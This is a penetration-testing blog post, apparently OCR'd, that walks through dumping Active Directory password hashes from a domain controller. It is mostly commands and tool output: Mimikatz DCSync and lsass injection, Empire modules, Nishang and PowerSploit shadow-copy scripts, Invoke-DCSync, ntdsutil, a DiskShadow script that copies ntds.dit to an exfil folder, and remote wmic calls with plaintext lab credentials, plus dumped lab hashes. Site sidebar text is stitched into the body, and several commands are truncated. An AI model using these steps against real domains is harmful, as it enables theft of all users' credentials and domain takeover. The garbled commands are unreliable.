July 4, 2018

Dumping Domain Password Hashes

netbiosX | Post Exploitation | Active Directory, DCSync, DiskShadow, Empire, Metasploit, Mimikatz, Nishang, NTDS.DIT, Red Team, vssadmin, vssown, WMI | Leave a comment

It is very common during penetration tests where domain administrator access has been achieved to extract the password hashes of all the domain users for offline cracking and analysis. These hashes are stored in a database file in the domain controller (NTDS.DIT) with some additional information like group memberships and users.

The NTDS.DIT file is constantly in use by the operating system and therefore cannot be copied directly to another location for extraction of information. This file can be found in the following Windows location:

```
1 C:\Windows\NTDS\NTDS.dit
```

There are various techniques that can be used to extract this file or the information that is stored inside it however the majority of them are using one of these methods:

1. Domain Controller Replication Services
2. Native Windows Binaries
3. WMI

Mimikatz

Mimikatz has a feature (dcsync) which utilises the Directory Replication Service (DRS) to retrieve the password hashes from the NTDS.DIT file. This technique eliminates the need to authenticate directly with the domain controller as it can be executed from any system that is part of the domain from the context of domain administrator. Therefore it is the standard technique for red teams as it is less noisy.

```
1 lsadump::dcsync /domain:pentestlab.local /all /csv
```

Mimikatz – Dump Domain Hashes via DCSync

By specifying the domain username with the **/user** parameter Mimikatz can dump all the account information of this particular user including his password hash.

```
1 lsadump::dcsync /domain:pentestlab.local /user:test
```


Recent Posts

- Dumping Domain Password Hashes
- Kerberoast
- Command and Control – Browser
- SPN Discovery
- Situational Awareness

Categories

- Coding (10)
- Defense Evasion (20)
- Exploitation Techniques (19)
- External Submissions (3)
- General Lab Notes (21)
- Information Gathering (12)
- Infrastructure (2)
- Maintaining Access (4)
- Mobile Pentesting (7)
- Network Mapping (1)
- Post Exploitation (13)
- Privilege Escalation (14)
- Red Team (28)
- Social Engineering (11)
- Tools (7)
- VoIP (4)
- Web Application (14)
- Wireless (2)

Archives

```
mimikatz # lsadump::dcsync /domain:pentestlab.local /user:test
[DC] 'pentestlab.local' will be the domain
[DC] 'WIN-PTELU2U07KG.pentestlab.local' will be the DC server
[DC] 'test' will be the user account

Object RDN           : test

** SAM ACCOUNT **

SAM Username         : test
User Principal Name  : test@pentestlab.local
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 4/15/2018 2:51:35 AM
Object Security ID   : S-1-5-21-3737340914-2019594255-2413685307-1153
Object Relative ID   : 1153

Credentials:
  Hash NTLM: 58a478135a93ac3bf058a5ea0e8fdb71
    ntlm- 0: 58a478135a93ac3bf058a5ea0e8fdb71
    lm  - 0: 4ac66d0e3d45f67994f109d5027c2bb1
```

Mimikatz – Dump User Hash via DCSync

Alternatively executing Mimikatz directly in the domain controller password hashes can be dumped via the lsass.exe process.

```
privilege::debug
lsadump::lsa /inject
```

```
  .#####.   mimikatz 2.1.1 (x64) built on Mar 25 2018 21:01:13
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /inject
Domain : PENTESTLAB / S-1-5-21-3605764256-3919590971-1233039440

RID  : 000001f4 (500)
User : Administrator

* Primary
```

Mimikatz – Dump Domain Hashes via lsass

The password hashes of the domain users will retrieved.

- October 2012
- September 2012
- August 2012
- July 2012
- June 2012
- April 2012
- March 2012
- February 2012

@ Twitter

- [New Post] Dumping Domain Password Hashes **pentestlab.blog/2018/07/04/dum… #pentestlab #redteam 3 hours ago**
- Abusing the COM Registry Structure: CLSID, LocalServer32, & InprocServer32 **bohops.com/2018/06/28/abu… 1 day ago**
- One of the best workshops of **@Steel_Con** ! **twitter.com/myexploit2600/… 3 days ago**
- **@danielhbohannon** **@gentilkiwi** No Golden Ticket? 😀 **https://t.co/cxrFX3kQQu 4 days ago**
- RT **@n00py1**: **@FitToRoot** Tool usage/ technique walkthroughs are always useful to me, like what **@netbiosX** does at **pentestlab.blog 4 days ago**

Follow @netbiosX

Pen Test Lab Stats

- 3,106,132 hits

Blogroll

```
RID  : 00000450 (1104)
User : david

* Primary
   NTLM : fa7a1cc71703d1704fa9056db0fe20ef
   LM   :
 Hash NTLM: fa7a1cc71703d1704fa9056db0fe20ef
   ntlm- 0: fa7a1cc71703d1704fa9056db0fe20ef
   lm  - 0: a1456d7fe9469b5d3301a8de9e24345b

* WDigest
   01  7c8d0d665cb81e0c49d34761fa0933fa
   02  dc5175731e5afdcd416b7a2a0c8e3885
   03  0f50c2f3b80c067a33c10f540436c68e
   04  7c8d0d665cb81e0c49d34761fa0933fa
   05  dc5175731e5afdcd416b7a2a0c8e3885
   06  12b30971c6f5302287a36a859bfd5a65
   07  7c8d0d665cb81e0c49d34761fa0933fa
   08  158b281922934a564434706bd650e206
   09  158b281922934a564434706bd650e206
   10  a160c58ce1b4d9e08c4e879efd0e47b4
   11  7739d85a0f889b7d55f4a90f431bf5ba
```

Mimikatz – Dump domain hashes via lsadump

Empire

PowerShell Empire has two modules which can retrieve domain hashes via the DCSync attack. Both modules needs to be executed from the perspective of domain administrator and they are using Microsoft replication services. These modules rely on the **Invoke-Mimikatz** PowerShell script in order to execute Mimikatz commands related to DCSync. The following module will extract the domain hashes to a format similar to the output of Metasploit **hashdump** command.

```
1 usemodule credentials/mimikatz/dcsync_hashdump
```

```
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) > execute
[*] Tasked DXPK6NLA to run TASK_CMD_JOB
[*] Agent DXPK6NLA tasked with task ID 4
[*] Tasked agent DXPK6NLA to run module powershell/credentials/mimikatz/dcsync_h
ashdump
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) > [*] Agent DXPK6NLA r
eturned results.
Job started: ZGKRCY
[*] Valid results returned by 10.0.0.1
[*] Agent DXPK6NLA returned results.
Administrator:500:aad3b435b51404eeaad3b435b51404ee:[redacted]7bd5d2f
fac:::
Guest:501:NONE:::
DefaultAccount:503:NONE:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:37a7a8d9b814c5eca908617e736c017d:::
david:1104:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
jane:1105:aad3b435b51404eeaad3b435b51404ee:fa7a1cc71703d1704fa9056db0fe20ef:::
```

Empire – DCSync Hashdump Module

The **DCSync** module requires a user to be specified in order to extract all the account information.

```
(Empire: DXPK6NLA) > usemodule credentials/mimikatz/dcsync
(Empire: powershell/credentials/mimikatz/dcsync) > set user dave
(Empire: powershell/credentials/mimikatz/dcsync) > execute
[*] Tasked DXPK6NLA to run TASK_CMD_JOB
[*] Agent DXPK6NLA tasked with task ID 2
[*] Tasked agent DXPK6NLA to run module powershell/credentials/mimikatz/dcsync
(Empire: powershell/credentials/mimikatz/dcsync) >
```

Empire – DCSync Module

The following information will obtained:

Professional

- **The Official Social Engineering Portal** Information about the Social Engineering Framework,Podcasts and Resources 0

Next Conference

Security B-Sides London
April 29th, 2014

The big day is here.

Facebook Page

Penetrati…
10K likes

Like Page

Be the first of your friends to like this

```
mimikatz(powershell) # lsadump::dcsync /user:jane
[DC] 'pentestlab.local' will be the domain
[DC] 'dc.pentestlab.local' will be the DC server
[DC] 'jane' will be the user account

Object RDN           : Jane

** SAM ACCOUNT **

SAM Username         : jane
User Principal Name  : jane@pentestlab.local
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 6/16/2018 3:49:37 PM
Object Security ID   : S-1-5-21-3605764256-3919590971-1233039440-1105
Object Relative ID   : 1105

Credentials:
  Hash NTLM: fa7a1cc71703d1704fa9056db0fe20ef
    ntlm- 0: fa7a1cc71703d1704fa9056db0fe20ef
    lm  - 0: 7795f6a64bf62be9d773c8ce35679517
```

Empire – DCSync Account Information

Nishang

Nishang is a PowerShell framework which enables red teamers and penetration testers to perform offensive operations against systems. The Copy-VSS script can be used to automatically extract the required files: NTDS.DIT, SAM and SYSTEM. The files will be extracted into the current working directory or into any other folder that will specified.


```
1  Import-Module .\Copy-VSS.ps1
2  Copy-VSS
3  Copy-VSS -DestinationDir C:\ShadowCopy\
```

```
PS C:\Users\Administrator> Import-Module .\Copy-VSS.ps1
PS C:\Users\Administrator> Copy-VSS
        1 file(s) copied.
        1 file(s) copied.
        1 file(s) copied.
PS C:\Users\Administrator> Copy-VSS -DestinationDir C:\ShadowCopy\
        1 file(s) copied.
        1 file(s) copied.
        1 file(s) copied.
PS C:\Users\Administrator> _
```

Nishang – Extract NTDS PowerShell


Alternatively the script can be executed from an existing Meterpreter session by loading the PowerShell extension.

```
load powershell
powershell_import /root/Copy-VSS.ps1
powershell_execute Copy-VSS
```



It is also possible to establish a direct PowerShell session with the command **powershell_shell** in order to extract the files once the script has been imported to the existing Meterpreter session.

```
Copy-VSS
Copy-VSS -DestinationDir C:\Ninja
```




Nishang – Extract NTDS Meterpreter PowerShell

PowerSploit

PowerSploit contains a PowerShell script which utilizes the volume shadow copy service to create a new volume that could be used for extraction of files.


```
Import-Module .\VolumeShadowCopyTools.ps1
New-VolumeShadowCopy -Volume C:\
Get-VolumeShadowCopy
```



PowerSploit – VolumeShadowCopyTools

Alternatively it can be executed from an existing Meterpreter session by loading the PowerShell extension.

```
powershell_shell
New-VolumeShadowCopy -Volume C:\
Get-VOlumeShadowCopy
```



PowerSploit – Volume Shadow Copy


Files can then copied from the new volume to a destination path with the command **copy**.

Invoke-DCSync

The Invoke–DCSync is a PowerShell script that was developed by Nick Landers and leverages PowerView, Invoke-ReflectivePEInjection and a DLL wrapper of PowerKatz to

retrieve hashes with the Mimikatz method of DCSync. Executing directly the function will generate the following output:


```
Invoke-DCSync
```



Invoke-DCSync – PowerShell

The results will be formatted into four tables: Domain, User, RID and Hash. However executing the **Invoke-DCSync** with the parameter **-PWDumpFormat** will retrieve the hashes in the format: **user:id:lm:ntlm:::**

```
Invoke-DCSync -PWDumpFormat
```




Invoke-DCSync – PowerShell PWDump Format

The same output can be achieved by running the script from an existing Meterpreter session.

Invoke-DCSync Metasploit

With the PWDumpFormat:




Invoke-DCSync – Metasploit PWDump Format

ntdsutil


The **ntdsutil** is a command line tool that is part of the domain controller ecosystem and its purpose is to enable administrators to access and manage the windows Active Directory database. However it can be abused by penetration testers and red teams to take a snapshot of the existing ntds.dit file which can be copied into a new location for offline analysis and extraction of password hashes.

```
ntdsutil
activate instance ntds
ifm
create full C:\ntdsutil
quit
quit
```



ntdsutil

Two new folders will be generated: Active Directory and Registry. The NTDS.DIT file will be saved in the Active Directory and the SAM and SYSTEM files will be saved into the Registry folder.



ntdsutil – ntds


DiskShadow

DiskShadow is a Microsoft signed binary which is used to assist administrators with operations related to the Volume Shadow Copy Service (VSS). Originally bohops wrote about this binary in his blog. This binary has two modes **interactive** and **script** and therefore a script file can be used that will contain all the necessary commands to automate the process of NTDS.DIT extraction. The script file can contain the following lines in order to create a new volume shadow copy, mount a new drive, execute the copy command and delete the volume shadow copy.

```
set context persistent nowriters
add volume c: alias someAlias
create
expose %someAlias% z:
exec "cmd.exe" /c copy z:\windows\ntds\ntds.dit c:\exfil\ntds
delete shadows volume %someAlias%
reset
```

It should be noted that the **DiskShadow** binary needs to executed from the **C:\Windows\System32** path. If it is called from another path the script will not executed correctly.

```
diskshadow.exe /s c:\diskshadow.txt
```



DiskShadow

Running the following command directly from the interpreter will list all the available volume shadow copies of the system.

```
diskshadow
LIST SHADOWS ALL
```

```
DISKSHADOW> LIST SHADOWS ALL

Querying all shadow copies on the computer ...

        * Shadow copy ID = {e0fca008-69f3-4cb1-a571-502139b16ce9}              <No Alias>
                - Shadow copy set: {d3e4027a-6388-4608-a29c-e0cfcb56e4c8}      <No Alias>
                - Original count of shadow copies = 1
                - Original volume name: \\?\Volume{3ea39051-0000-0000-0000-501f00000000}\ [C:\]
                - Creation time: 6/16/2018 3:39:17 PM
                - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
                - Originating machine: dc.pentestlab.local
                - Service machine: dc.pentestlab.local
                - Not exposed
                - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
                - Attributes:  No_Auto_Release Persistent Client_accessible No_Writers Differential

        * Shadow copy ID = {93686404-6f8d-4073-9b32-6fc6acec3874}              <No Alias>
                - Shadow copy set: {8ac14204-0366-434f-8b29-94862d4e4a1b}      <No Alias>
                - Original count of shadow copies = 1
                - Original volume name: \\?\Volume{3ea39051-0000-0000-0000-501f00000000}\ [C:\]
```

diskshadow – Retrieve Shadow Copies

The SYSTEM registry hive should be copied as well since it contains the key to decrypt the contents of the NTDS file.

```
1 reg.exe save hklm\system c:\exfil\system.bak
```

```
C:\Users\Administrator>reg save hklm\system C:\exfil\system.bak
The operation completed successfully.

C:\Users\Administrator>dir C:\exfil
 Volume in drive C has no label.
 Volume Serial Number is 2A56-6F34

 Directory of C:\exfil

06/17/2018  04:58 AM    <DIR>          .
06/17/2018  04:58 AM    <DIR>          ..
06/17/2018  04:58 AM        15,319,040 system.bak
               1 File(s)     15,319,040 bytes
               2 Dir(s)  38,105,636,864 bytes free
```

diskshadow – Copy system from Registry

WMI

Sean Metcalf demonstrated in his blog that it is possible to remotely extract the NTDS.DIT and SYSTEM files via WMI. This technique is using the **vssadmin** binary to create the volume shadow copy.

```
wmic /node:dc /user:PENTESTLAB\David /password:pentestlab123!
```

```
PS C:\Users\test.PENTESTLAB> wmic /node:dc /user:PENTESTLAB\David /password:pent
estlab123!! process call create "cmd /c vssadmin create shadow /for=C: 2>&1"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 4044;
        ReturnValue = 0;
};
```

WMI – Create Volume Shadow Copy

Then it executes the copy command remotely in order to extract the NTDS.DIT file from the volume shadow copy into another directory on the target system.


```
wmic /node:dc /user:PENTESTLAB\David /password:pentestlab123!
```

```
PS C:\Users\test.PENTESTLAB> wmic /node:dc /user:PENTESTLAB\David /password:pent
estlab123!! process call create "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolum
eShadowCopy1\Windows\NTDS\NTDS.dit C:\temp\ntds.dit 2>&1"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 3476;
        ReturnValue = 0;
};
```

WMI – Copy NTDS File

The same applies and for the SYSTEM file.


```
wmic /node:dc /user:PENTESTLAB\David /password:pentestlab123!
```



WMI – Copy System File

The extracted files can then transferred from the domain controller into another Windows system for dumping the domain password hashes.

```
PS C:\Users\test.PENTESTLAB> copy \\10.0.0.1\c$\temp\ntds.dit
PS C:\Users\test.PENTESTLAB> copy \\10.0.0.1\c$\temp\SYSTEM.h
```



Transfer Files via Copy


Instead of credentials if a Golden ticket has been generated it can be used for authentication with the domain controller via Kerberos.

vssadmin

The volume shadow copy is a Windows command line utility which enables administrators to take backups of computers, volumes and files even if they are in use by the operating system. Volume Shadow Copy is running as a service and requires the filesystem to be formatted as NTFS which all the modern operating systems are by default. From a

Windows command prompt executing the following will create a snapshot of the **C:** drive in order files that are not normally accessible by the user to be copied into another location (local folder, network folder or removable media).

```
vssadmin create shadow /for=C:
```



vssadmin – Create Volume Shadow Copy

Since all the files in the C: drive have been copied into another location (HarddiskVolumeShadowCopy1) they are not directly used by the operating system and therefore can be accessed and copied into another location. The command **copy** and will copy the **NTDS.DIT** and **SYSTEM** files to a new created folder on the local drive named ShadowCopy.

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\
```


```
C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Wind
ows\NTDS\NTDS.dit C:\ShadowCopy
        1 file(s) copied.

